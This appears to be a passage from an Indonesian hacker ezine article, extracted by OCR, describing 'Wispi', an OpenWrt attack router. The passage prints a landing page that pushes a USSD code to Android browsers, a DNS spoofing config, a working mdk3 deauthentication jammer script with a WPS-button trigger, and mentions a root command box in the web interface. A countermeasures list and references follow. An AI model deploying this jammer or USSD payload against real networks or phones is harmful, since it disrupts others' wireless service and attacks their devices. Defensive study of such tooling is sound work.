
```
    option interface        wan
    option ignore  1

config 'domain'
    option name     '#'
    option ip       '192.168.1.1'
----------------------------------------------------------------FILE END----------------------------------------------------------------
```

Landing pages (**/www/index.php**) yang di gunakan di Wispi adalah halaman yang mengandung payload USSD attack. Payload menyerang browser bawaan android versi ≥ 4.0.1 serta mengeksekusi USSD command yang dikandungnya.[9] File itu berisikan:


```
-----------------------------------------------------/www/index.php-----------------------------------------------------

<?php
?>
<html>
<head>
</head>
<body>
<script type="text/javascript">
var isMobile = {
    Android: function() {
        return navigator.userAgent.match(/Android/i);
    }
  };
if ( isMobile.Android() ) {
    document.location.href = "tel:*%2306%23";
  }
</script>
```

[9] Baca http://ezine.echo.or.id/issue29/005.txt

```
<center>
<h1 style='font-size:400%'>You've been Rick Rolled!!!</h1>
</center>
</body>
</html>
----------FILE END----------
```



gambar 7. Proof of Concepts Spoofhost pada browser bukan android.



gambar 8. Proof of Concepts Spoofhost pada brower android yang vulnerable.

!!! Defaultnya Wispi berada dalam kondisi Spoofhost yang aktif begitu router selesai di flashing.

3. Jammer

Jammer merupakan pengembangan fitur/modul dari disruptor yang penulis presentasikan di Idsecconf 2013.[10] Ide intinya adalah menjalankan tools mdk3 dengan menggunakan tombol. Pada Wispi control terhadap penggunaan jammer dapat dilakukan pada dua opsi yakni lewat tombol 'wps' pada router dan bisa juga lewat web interface dengan mengklik tombol 'start'. Selain itu wireless interface untuk jammer juga dapat menggunakan usb wireless tambahan (wlan1) berchipset atheros (spt. TP-link wn722 N, Alfa card AWUSH036NHA karna didalam Wispi sudah terinstall package 'kmod-ath9k-htc'.

Script jammer sendiri berada di '**/usr/sbin/disruptor**' yang menjalankan deauth dengan opsi whitelist (exception list). Isi disruptor adalah:

----------/usr/sbin/disruptor----------

[10] http://www.slideshare.net/idsecconf/24-23130352


```
#!/bin/sh
# ============================================================================
# Actually this script is created by raldnor
# I just mod it, u can find it here
# http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/
# ============================================================================

GENLIST=`cat /etc/config/wireless | grep 'macaddr' | awk '{print $3}' > /root/whitelist`
THELIST=/root/whitelist
sleep 1
if [ "$(pidof mdk3)" ]
then
 logger "Disruptor is running, killing it now..."
 kill $(pidof mdk3)
 if grep -q mon0 /proc/net/dev
 then
  logger "Monitor interface up, bringing it down..."
  airmon-ng stop mon0
 fi
 logger "Done."
else
 logger "Disruptor not running, starting now..."
 if grep -q mon0 /proc/net/dev
 then
  logger "Monitor mode active..."
 else
  logger "Monitor mode not active, starting now..."
  if grep -q wlan1 /proc/net/dev
  then
   airmon-ng start wlan1 &
```

```
  logger "airmon-ng start in wlan1"
 else
  airmon-ng start wlan0 &
  logger "airmon-ng start in wlan0"
 fi
fi
logger "Starting MDK3..."
sleep 1
mdk3 mon0 d -w ${THELIST} &
logger "Disruptor active! Bailing out!"
fi
---------------------------------------------------------------- FILE END----------------------------------------------------------------
```


File yang mendeklarasikan fungsi eksekusi jammer lewat button 'wps' ada di '**/etc/savevar**' isinya adalah

```
---------------------------------------------------- /etc/savevar ----------------------------------------------------

#!/bin/sh
uci add system button
uci set system.@button[-1].button=wps
uci set system.@button[-1].action=pressed
uci set system.@button[-1].handler='/usr/sbin/disruptor'
uci commit system
---------------------------------------------------- FILE END ----------------------------------------------------
```

logread di saat jammer di aktifkan dan kemudian dinonaktifkan lewat web interface.




gambar 9. Log di saat jammer di aktifkan dan kemudian dinonaktifkan lewat web interface.



gambar 10. Log saat jammer diaktifkan lewat tombol wps dengan menggunakan wlan1 .

4. Fitur Web UI Tambahan


Fitur web UI tambahan yang penulis maksudkan disini merujuk ke halaman konfigurasi yang terdapat di http://192.168.1.1:1471/config.php dan juga halaman advanced di http://192.168.1.1:1471/advanced.php. Di halaman config.php kita bisa mengkonfigurasi setinggan karma, wireless, dhcp, firewall, landing pages dan crontabs script.



gambar 11. Tampilan halaman configuration.

Sedangkan di halaman advanced.php kita bisa melakukan routing network untuk memberikan koneksi internet untuk router ataupu client. Caranya dengan mengetikkan ***route add default gw (ip addres anda) br-lan***. Perhatikan **!!!! untuk melakukan routing, terlebih dahulu tool's Spoofhost yang terletak di halaman utama harus di non akatifkan** .

Selain itu di halaman advanced.php kita juga bisa menemukan 'command box' yang bisa dikatakan sebagai akses command root shell router lewat web ui, lalu juga ada tombol 'Clean karma log' untuk membersihkan karma log yang terdapat di **/tmp/karma.log**. Terakhir ada tombol 'Reboot' untuk merestart router.



gambar 12. Tampilan halaman Advanced.

PENANGGULANGAN

- Untuk menghindari serangan KARMA dianjurkan untuk menghapus profile open wireless network yang berada di device anda.
- Menggunakan jaringan yang berenkripsi wpa2 untuk meminimalisir dampak dari KARMA.
- Mengupdate perangkat android ke ver terbaru 4.2.2 atw diatasnya.
- Menggunakan aplikasi pihak ketiga yang akan memfilter panggilan telpon, seperti : ESET USSD control atau apps lain yang juga menawarkan fitur dial filtering.
- Melakukan pengecekan DNS query untuk menangkal spoofhost.
- Menggunakan channel 13/14 pada Access Point untuk menghindari dampak jamming, hal ini bisa dilakukan dengan di beberapa jenis router (ex:airOS).
- Menggunakan WIDS untuk mendeteksi adanya tindakan deauthentification terhadap jaringan wireless anda.[11]

[11] Wireless Intrusion Detection System, lirva32. http://ezine.echo.or.id/issue29/010.txt

REFFERENSI

- Inside The Atheros Wifi Chips, http://www.youtube.com/watch?v=WOcYTqoSQ68
- Blue for the pineapple, http://penturalabs.wordpress.com/2013/04/25/blue-for-the-pineapple/
- All your layer belong to us, http://www.theta44.org/software/All_your_layer_are_belong_to_us.ppt
- Wireless Intrusion detection, http://ezine.echo.or.id/issue29/010.txt
- USSD attack with mr3020 autorickroll, http://ezine.echo.or.id/issue29/005.txt
- Minikrebs , http://shackspace.de/wiki/doku.php?id=project:minikrebs#profilerick-roller
- Occupineapple button script, http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/
- OpenWrt hardware button, http://wiki.openwrt.org/doc/howto/hardware.button
- Openwrt Builder, http://wiki.openwrt.org/doc/howto/obtain.firmware.generate

GREETS:

Cindy Wijaya, Xopal Unil, Tisaros Kaskus, Openwrt Indonesia, Om Hero Iirva32, Brahmanggi Aditya, Richy Hendra, Ade Surya, ...all human or not (^^) who always support inspired me. And ofcource it's U... ra'

BIO

Rama Tri Nanda aka. **smrx86,** blogger, techno enthusiast, addict akan perkembangan tekhnologi terutama yang berkaitan dengan komputer dan semua hal turunannya. Penulis bisa dihubungi lewat kontak email: ramatrinanda@gmail.com , twitter: @smrx86